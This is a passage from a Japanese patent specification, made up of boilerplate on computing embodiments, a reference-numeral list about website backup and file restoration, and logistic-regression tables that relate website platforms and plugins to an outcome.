ネットワーク及び／又は通信リソースは、以下に限定されるものではないが、ローカルエリアネットワーク、広域ネットワーク、無線、インターネット、又はあらゆる他の公知の通信リソース及びプロトコルを含む。例示的かつ非限定的ハードウエア、コンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバは、以下に限定されるものではないが、汎用コンピュータ、サーバ、埋め込みコンピュータ、モバイルデバイス、仮想機械、及び／又はこれらの１又は２以上の模擬バージョンを含む。例示的かつ非限定的ハードウエア、コンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバは、物理的、論理的、及び／又は仮想的とすることができる。コンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバは、分散リソースが、コンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバの作動を実行するために互いに機能するように、いくつかのデバイスの態様として含まれる及び／又はコンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバのここに説明する機能を実行するための相互作動可能なリソースセットとして含まれる分散リソースとすることができる。ある一定の実施形態では、各コンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバは、例えば、ハードウエアデバイス上に格納された個々に実行可能な命令として及び／又は実行可能命令セットの論理的に仕切られた態様として、別々のハードウエア上である場合があり、及び／又は１又は２以上のハードウエアデバイスは、１よりも多いコンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバの態様を含む場合があり、ハードウエアデバイスの一部の態様は、第１のコンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバの一部を含み、ハードウエアデバイスの一部の態様は、第２のコンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバの一部を含む。

【０１２５】

コンピュータ、コンピュータデバイス、プロセッサ、回路、及び／又はサーバは、サーバ、クライアント、ネットワークインフラストラクチャー、モバイルコンピュータプラットフォーム、固定コンピュータプラットフォーム、又は他のコンピュータプラットフォームの一部とすることができる。プロセッサは、プログラム命令、コード、及びバイナリ命令などを実行する機能を有するあらゆるタイプの計算又は処理デバイスとすることができる。プロセッサは、そこに格納されたプログラムコード又はプログラム命令の実行を直接的又は間接的に容易にすることができるコプロセッサ（数値演算コプロセッサ、グラフィックコプロセッサ、及び通信コプロセッサなど）などのような信号プロセッサ、デジタルプロセッサ、埋め込みプロセッサ、マイクロプロセッサ、又はいずれか変形であるか又はそれを含むことができる。これに加えて、プロセッサは、複数のプログラム、スレッド、及びコードの実行を可能にすることができる。スレッドが同時に実行されて、プロセッサのパフォーマンスを強化し、アプリケーションの同時作動を容易にすることができる。実施例として、本明細書に説明する方法、プログラムコード、及びプログラム命令などは、１又は２以上のスレッドを用いて実施することができる。スレッドは、関連の優先度を割り当てられた他のスレッドを発生させることができ、プロセッサは、優先度に基づいてこれらのスレッドを実行するか又はプログラムコードで提供された命令に基づくあらゆる他の順序で実行することができる。プロセッサは、本明細書及び他所で説明されているような

方法、コード、命令、及びプログラムを格納するメモリを含むことができる。プロセッサは、本明細書及び他所で説明されているような方法、コード、及び命令を格納することができるストレージ媒体にインタフェースを通してアクセス可能である。コンピュータデバイス又は処理デバイスによって実行可能な方法、プログラム、コード、プログラム命令、又は他のタイプの命令を格納するためのプロセッサに関連付けられたストレージ媒体は、ＣＤ－ＲＯＭ、ＤＶＤ、メモリ、ハードディスク、フラッシュドライブ、ＲＡＭ、ＲＯＭ、及びキャッシュなどのうちの１又は２以上を含むことができるが、それらに限定はされない。

【０１２６】

プロセッサは、マルチプロセッサの速度及びパフォーマンスを改善することができる１又は２以上のコアを含むことができる。実施形態では、処理は、２又は３以上の独立したコアを組み合わせる（ダイと呼ばれる）デュアルコアプロセッサ、クアッドコアプロセッサ、及び他のチップレベルのマルチプロセッサなどである場合がある。

【０１２７】

本明細書に説明する方法及びシステムは、サーバ、クライアント、ファイアウォール、ゲートウェイ、ハブ、ルータ、又は他のそのようなコンピュータ及び／又はネットワーク化ハードウエア上でコンピュータ可読命令を実行する機械を通して部分的に又は全体的に配備することができる。コンピュータ可読命令は、ファイルサーバ、プリントサーバ、ドメインサーバ、インターネットサーバ、イントラネットサーバ、及びセカンダリサーバ、ホストサーバ、分散サーバのような他の変形を含むことができるサーバに関連付けることができる。サーバは、メモリ、プロセッサ、コンピュータ可読一時的及び／又は非一時的媒体、ストレージ媒体、及びポート（物理的及び仮想的）、通信デバイスなどのサーバ、クライアント、機械、及びデバイスに有線又は無線媒体などを通してアクセスする機能を有するインタフェースのうちの１又は２以上を含むことができる。本明細書及び他所で説明されているような方法、プログラム、又はコードは、サーバによって実行することができる。これに加えて、本出願に説明するような方法の実行に必要な他のデバイスは、サーバに関連付けられたインフラストラクチャーの一部と見なすことができる。

【０１２８】

サーバは、以下に限定されるものではないが、クライアント、他のサーバ、プリンタ、データベースサーバ、プリントサーバ、ファイルサーバ、通信サーバ、及び分散サーバなどを含む他のデバイスへのインタフェースを提供することができる。これに加えて、この結合及び／又は接続は、ネットワークを超えた命令の遠隔実行を容易にすることができる。これらのデバイスの一部又は全部のネットワーク化は、本発明の開示の範囲から逸脱することなく、１又は２以上の場所でのプログラムコード、命令、及び／又はプログラムの並行処理を容易にすることができる。これに加えて、インタフェースを通してサーバに接続した全てのデバイスは、方法、プログラムコード、命令、及び／又はプログラムを格納する機能を有する少なくとも１つのストレージ媒体を含むことができる。中央リポジトリは、異なるデバイス上で実行されるプログラム命令を提供することができる。この実施では、遠隔リポジトリは、方法、プログラムコード、命令、及び／又はプログラムのためのストレージ媒体として作用することができる。

【０１２９】

方法、プログラムコード、命令、及び／又はプログラムは、ファイルクライアント、プリントクライアント、ドメインクライアント、インターネットクライアント、イントラネットクライアント、及びセカンダリクライアント、ホストクライアント、分散クライアントのような他の変形を含むことができるクライアントに関連付けることができる。クライアントは、メモリ、プロセッサ、コンピュータ可読一時的及び／又は非一時的媒体、ストレージ媒体、ポート（物理的及び仮想的）、及び通信デバイスなどのクライアント、サーバ、機械、デバイスに有線又は無線媒体などを通してアクセスする機能を有するインタフェースのうちの１又は２以上を含むことができる。本明細書及び他所で説明されているような方法、プログラムコード、命令、及び／又はプログラムは、クライアントによって実行

することができる。これに加えて、本出願に説明するような方法の実行に利用される他のデバイスは、クライアントに関連付けられたインフラストラクチャーの一部と見なすことができる。

【０１３０】

クライアントは、以下に限定されるものではないが、サーバ、他のクライアント、プリンタ、データベースサーバ、プリントサーバ、ファイルサーバ、通信サーバ、及び分散サーバなどを含む他のデバイスへのインタフェースを提供する。これに加えて、この結合及び／又は接続は、ネットワークを超えた方法、プログラムコード、命令、及び／又はプログラムの遠隔実行を容易にすることができる。これらのデバイスの一部又は全部のネットワーク化は、本発明の開示の範囲から逸脱することなく、１又は２以上の場所での方法、プログラムコード、命令、及び／又はプログラムの並行処理を容易にすることができる。これに加えて、インタフェースを通してクライアントに接続された全てのデバイスは、方法、プログラムコード、命令、及び／又はプログラムを格納する機能を有する少なくとも１つのストレージ媒体を含むことができる。中央リポジトリは、異なるデバイス上で実行されるプログラム命令を提供することができる。この実施では、遠隔リポジトリは、方法、プログラムコード、命令、及び／又はプログラムのためのストレージ媒体として作用することができる。

【０１３１】

本明細書に説明する方法及びシステムは、ネットワークインフラストラクチャーを通して部分的に又は全体的に配備することができる。ネットワークインフラストラクチャーは、コンピュータデバイス、サーバ、ルータ、ハブ、ファイアウォール、クライアント、パーソナルコンピュータ、通信デバイス、及び経路指定デバイスなどの能動及び受動デバイス、モジュール、及び／又は当業技術で公知の構成要素のような要素を含むことができる。ネットワークインフラストラクチャーに関連付けられたコンピュータ及び／又は非コンピュータデバイスは、他の構成要素とは別にフラッシュメモリ、バッファ、スタック、ＲＡＭ、及びＲＯＭなどのようなストレージ媒体を含むことができる。本明細書及び他所で説明される方法、プログラムコード、命令、及び／又はプログラムは、ネットワークインフラストラクチャー要素の１又は２以上によって実行することができる。

【０１３２】

本明細書及び他所で説明される方法、プログラムコード、命令、及び／又はプログラムは、複数のセルを有するセルラーネットワーク上に実施することができる。セルラーネットワークは、周波数分割多元接続（ＦＤＭＡ）ネットワーク又は符号分割多元接続（ＣＤＭＡ）ネットワークのいずれかとすることができる。セルラーネットワークは、モバイルデバイス、セルサイト、基地局、リピータ、アンテナ、及びタワーなどを含むことができる。

【０１３３】

本明細書及び他所で説明される方法、プログラムコード、命令、及び／又はプログラムは、モバイルデバイス上で又はこれを通して実施することができる。モバイルデバイスは、ナビゲーションデバイス、セル電話、携帯電話、携帯情報端末、ラップトップ、パームトップ、ネットブック、ポケットベル、電子書籍リーダ、及び音楽プレーヤなどを含むことができる。これらのモバイルデバイスは、他の構成要素とは別にフラッシュメモリ、バッファ、ＲＡＭ、ＲＯＭ、及び１又は２以上のコンピュータデバイスのようなストレージ媒体を含むことができる。モバイルデバイスに関連付けられたコンピュータデバイスは、そこに格納された方法、プログラムコード、命令、及び／又はプログラムを実行することを可能にされる場合がある。これに代えて、モバイルデバイスは、他のデバイスと協働して命令を実行するように構成することができる。モバイルデバイスは、サーバとインタフェースで接続されて方法、プログラムコード、命令、及び／又はプログラムを実行するように構成された基地局と通信することができる。モバイルデバイスは、ピアツーピアネットワーク、メッシュネットワーク、又は他の通信ネットワーク上で通信することができる。方法、プログラムコード、命令、及び／又はプログラムは、サーバに関連付けられたストレージ媒体上に格納され、かつサーバ内に埋め込まれたコンピュータデバイスによって実

行することができる。基地局は、コンピュータデバイス及びストレージ媒体を含むことができる。ストレージデバイスは、基地局に関連付けられたコンピュータデバイスによって実行される方法、プログラムコード、命令、及び／又はプログラムを格納することができる。

【０１３４】

方法、プログラムコード、命令、及び／又はプログラムは、機械可読一時的及び／又は非一時的媒体上に格納される及び／又はそれにアクセスすることができ、媒体は、何らかの時間間隔にわたって計算するのに用いられるデジタルデータを維持するコンピュータ構成要素、デバイス、及び記録媒体、ランダムアクセスメモリ（ＲＡＭ）として公知の個体ストレージ、光学ディスク、磁気ストレージ様のハードディスクの形態、テープ、ドラム、及びカードなどのタイプのような典型的により永続的な格納のための大容量ストレージ、プロセッサレジスタ、キャッシュメモリ、揮発性メモリ、不揮発性メモリ、ＣＤ、ＤＶＤのような光学ストレージ、フラッシュメモリ（例えば、ＵＳＢスティック又はキー）、フロッピーディスク、磁気テープ、紙テープ、パンチカード、独立型ＲＡＭディスク、Ｚｉｐドライブ、着脱可能大容量ストレージ、オフラインのような着脱可能媒体、動的メモリ、静的メモリ、読取／書込ストレージ、可変ストレージ、読取専用、ランダムアクセス、逐次アクセス、場所アドレス可能、ファイルアドレス可能、コンテンツアドレス可能、ネットワーク接続ストレージ、ストレージエリアネットワーク、バーコード、及び磁気インクなどのような他のコンピュータメモリを含むことができる。

【０１３５】

本明細書に説明するある一定の作動は、１又は２以上の値、パラメータ、入力、データ、又は他の情報を解釈、受信、及び／又は決定する段階を含む。いずれかの値、パラメータ、入力、データ、及び／又は他の情報を解釈、受信、及び／又は決定する段階を含む作動は、以下に限定されるものではないが、ユーザ入力を通してデータを受信する段階、いずれかのタイプのネットワーク上でデータを受信する段階、受信デバイスと通信しているメモリ場所からデータ値を読み取る段階、受信データ値としてデフォルト値を利用する段階、受信デバイスに利用可能な他の情報に基づいてデータ値を推定、計算、又は導出する段階、及び／又は最後に受信したデータ値に応答してこれらのうちのいずれかを更新する段階を含む。ある一定の実施形態では、データ値は、第１の作動によって受信され、後で第２の作動によってデータ値受信の一部分として更新することができる。例えば、通信が停止、一時停止、又は中断された時に、データ値を解釈、受信、及び／又は決定するための第１の作動を実行することができ、通信が回復された時に、データ値を解釈、受信、及び／又は決定するための更新された作動を実行することができる。

【０１３６】

本明細書の作動、例えば、本発明の開示の方法又は手順の特定の論理的グループ分けを本発明の開示の態様を例証するために提供する。本明細書に説明する作動は、概略的に説明及び／又は図示されたものであり、作動は、本発明の開示に適合した方法で結合、分割、順序変更、追加、又は削除が可能である。作動説明の状況は、１又は２以上の作動の順序付けを要求する場合があり、及び／又は１又は２以上の作動の順序を明示的に開示することができるが、作動の順序は広義に解釈しなければならず、作動の同等な結果をもたらすための作動のいずれの同等なグループ分けも本明細書では明確に意図していることは理解しなければならない。例えば、ある値が１つの作動段階に使用される場合に、値の決定は、特定の状況では（例えば、作動が一定の効果を達成するようにデータの時間遅延が重要な場合）、この作動段階よりも前にある必要があるが、別の状況では（これらの目的に対して作動の前の実行サイクルからの値を使用することで十分な場合）、この作動段階の前である必要はない。従って、ある一定の実施形態では、ここに説明するような作動の順序及び作動のグループ分けが本明細書で明示的に想定されており、ある一定の実施形態では、作動の順序変更、再分割、及び／又は異なるグループ分けが本明細書で明示的に想定されている。

【０１３７】

本明細書に説明する方法及びシステムは、物理的及び／又は無形の品目を１つの状態から別の状態に変換することができる。本明細書に説明する方法及びシステムはまた、物理的及び／又は無形の品目を表すデータを１つの状態から別の状態に変換することができる。

【０１３８】

流れ図、ブロック図、及び／又は作動説明を含む本明細書に説明して図示する要素は、説明目的のために要素の特定の例示的配置を図示する及び／又は説明するものである。しかし、図示及び／又は説明する要素、それらの機能、及び／又はそれらの配置は、機械上に実施することができ、これは、コンピュータ実行可能一時的及び／又は非一時的媒体上に格納されたプログラム命令を実行する機能を備えたプロセッサを有するそれらの媒体を通して及び／又は論理回路又はハードウエア構成を通して行うことができる。プログラミング命令の例示的配置は、少なくとも、命令のモノシリック構造、要素又はその一部分のための命令の独立型モジュール、及び／又は外部ルーチン、コード、及びサービスなどを利用する命令のモジュールとしての及び／又はこれらのいずれかの組合せを含み、そのような全ての実施は、本発明の開示の実施形態の範囲に含まれると想定している。そのような機械の例は、以下に限定されるものではないが、携帯情報端末、ラップトップ、パーソナルコンピュータ、携帯電話、他の手持ち式コンピュータデバイス、医療機器、有線又は無線通信デバイス、変換器、チップ、計算機、衛星、タブレットＰＣ、電子書籍、ガジェット、電子デバイス、人工知能付きデバイス、コンピュータデバイス、ネットワーク化装置、サーバ、及びルータなどを含む。更に、本明細書に説明及び／又は図示する要素及び／又はあらゆる他の論理構成要素は、プログラム命令を実行することができる機械上に実施することができる。従って、上述の流れ図、ブロック図、及び／又は作動説明は、開示するシステムの機能的態様について説明するが、これらの機能的態様を実施するプログラム命令のいずれの構成も本明細書では想定している。同様に、上記で識別して説明した様々な段階は、変更可能であること、及び段階の順序は、本明細書に開示する技術の特定の用途に対して適応可能であることは認められるであろう。これに加えて、いずれの段階又は作動も、説明した作動に類似の機能を提供するあらゆる方法で分割及び／又は結合が可能である。そのような全ての変形及び修正は、本発明の開示では想定している。上述の方法及び／又は処理、並びにこれらの段階は、ハードウエア、プログラムコード、命令、及び／又はプログラム、又は特定の用途に適切なハードウエア及び方法、プログラムコード、命令、及び／又はプログラムのいずれかの組合せを用いて実施することができる。例示的ハードウエアは、専用コンピュータデバイス、又は特定のコンピュータデバイス、特定のコンピュータデバイスの特定の態様又は構成要素、及び／又は方法及び／又はシステムの作動の１又は２以上を実行するためのハードウエア構成要素及び／又は論理回路の構成を含む。処理は、１又は２以上のマイクロプロセッサ、マイクロコントローラ、埋め込みマイクロコントローラ、プログラマブルデジタル信号プロセッサ又は他のプログラマブルデバイス、並びに内部及び／又は外部メモリを用いて実施することができる。処理は、同じく又はそれに代えて、特定用途向け集積回路、プログラマブルゲートアレイ、プログラマブルアレイ論理部、又は電子信号を処理するように構成可能なあらゆる他のデバイス又はデバイスの組合せに具現化することができる。処理の１又は２以上は、機械可読媒体上で実行されることが可能なコンピュータ実行可能コードとして実現される場合があることは更に認められるであろう。

【０１３９】

コンピュータ実行可能コードは、Ｃのような構造プログラミング言語、Ｃ＋＋のようなオブジェクト指向プログラミング言語、又は他のいずれかの高水準又は低水準のプログラミング言語（アセンブリ言語、ハードウエア記述言語、及びデータベースプログラミング言語及び技術を含む）を用いて作成することができ、これらの言語は、上述のデバイスのうちの１つ、並びにプロセッサ、プロセッサアーキテクチャの異種の組合せ、又は様々なハードウエア及びコンピュータ可読命令の組合せ、又はプログラム命令を実行可能なあらゆる他の機械で実行するために格納、コンパイル、又は解釈することができる。

【０１４０】

すなわち、一態様では、上述の各方法及びこれらの組合せは、１又は２以上のコンピュータデバイス上で実行された時にその段階を実行するコンピュータ実行可能コードに具現化することができる。別の態様では、本方法は、その段階を実行するシステムに具現化することができ、かついくつかの方法でデバイスにわたって分散させることができ、又は機能の全てを専用独立型デバイス又は他のハードウエア内に統合することができる。別の態様では、上述の処理に関連付けられた段階を実行するための手段は、上述のハードウエア及び／又はコンピュータ可読命令のいずれかを含むことができる。そのような全ての置換及び組合せは、本発明の開示の実施形態において想定している。

【０１４１】

本発明の開示は、詳細に図示して説明した好ましい実施形態に関連して開示したが、これらに対する様々な修正及び改善は、当業者には容易に明らかになるであろう。従って、本発明の開示の精神及び範囲は、上述の例によって制限されないものとし、むしろ法的に許される広義の意味で理解されるものとする。

【符号の説明】

【０１４２】

５０２　ウェブサイトコンテンツの遠隔コピー
５１０　ファイル修復
５１２　ファイル復元
５１４　タイムスタンプ
Ｘ、Ｙ、Ｚ　ユーザ

【図面】

【図１】




FIG. 1

【図２】




FIG. 2

【図３】




FIG. 3

【図４】




FIG. 4

【図５】




FIG. 5

【図６】




FIG. 6

【図７】




FIG. 7

【図８】




FIG. 8

【図９】




FIG. 9

【図１０】

全体モデル試験

モデル	対数可能性	DF	カイ二乗	確率>カイ二乗
Difference	1145.2968	12	2290.594	<.0001*
Full	4685.2288			
Reduced	5830.5255			

RSquare (U)	0.1964
AICc	9396.46
BIC	9520.26
Observations (or Sum Wgts)	101045

尺度	トレーニング定義
Entropy RSquare	0.1964 1-Loglike(model)/Loglike(0)
Generalized RSquare	0.2056 (1-(L(0)/L(model))^(2/n))/(1-L(0)^(2/n))
Mean -Log p	0.0464 ∑-Log(ρ[j])/n
RMSE	0.0994 √∑(y[j]-ρ[j])²/n
Mean Abs Dev	0.0195 ∑|y[j]-ρ[j]|/n
Misclassification Rate	0.0104 ∑(ρ[j]≠ρMax)/n
N	101045 n

FIG. 10

【図１１】

適合不足

ソース	DF	対数可能性	カイ二乗
Lack Of Fit	42896	3972.7755	7945.551
Saturated	42908	712.4532	確率>カイ二乗
Fitted	12	4685.2288	1.0000

FIG. 11

【図１２】

パラメータ推定値

項目	推定値	標準誤差	カイ二乗	確率>カイ二乗
Intercept	-6.0537559	0.0750221	6511.4	<.0001*
wpplugins_akismet_recode	-0.7687938	0.1113394	47.68	<.0001*
wpplugins_jetpak_recode	-0.7651435	0.0984736	60.37	<.0001*
wpplugins_contact_form_seven_recode	-0.1441873	0.088491	2.65	0.1032
wpplugins_total_cache_recode	1.8006881	0.0787849	522.38	<.0001*
log(plugin_count)	0.5501716	0.0602751	83.32	<.0001*
Social_media_index	0.0861058	0.0169385	25.79	<.0001*
wordpress	1.0409962	0.0873057	142.16	<.0001*
joomla	1.6861724	0.1549037	118.49	<.0001*
webbuilders_weebly	-2.0313019	0.4513064	20.26	<.0001*
email_address	0.4977847	0.0860304	33.48	<.0001*
timer_resource	0.0067782	0.0010287	43.33	<.0001*
analytics_googleanalytics	0.1649989	0.0749625	4.85	0.0276*

For log odds of 1/0

FIG. 12

【図１３】

効果可能性比率試験

ソース	Nparm	DF	L-R カイ二乗	確率 >カイ二乗
wpplugins_akismet_recode	1	1	54.0766369	<.0001*
wpplugins_jetpak_recode	1	1	66.5263027	<.0001*
wpplugins_contact_form_seven_recode	1	1	2.67296166	0.1021
wpplugins_total_cache_recode	1	1	454.784535	<.0001*
log(plugin_count)	1	1	80.2202231	<.0001*
Social_media_index	1	1	25.204936	<.0001*
wordpress	1	1	150.484423	<.0001*
joomla	1	1	84.1600523	<.0001*
webbuilders_weebly	1	1	42.3650367	<.0001*
email_address	1	1	34.8882247	<.0001*
timer_resource	1	1	43.7647559	<.0001*
analytics_googleanalytics	1	1	4.76699531	0.0290*

FIG. 13

【図１４】

Y2に対する名目上のロジスティック照合

効果概要

ソース	対数価値	P値
Wpplugins_total_cache_recode	72.749	0.00000
wordpress	28.352	0.00000
joomla	17.315	0.00000
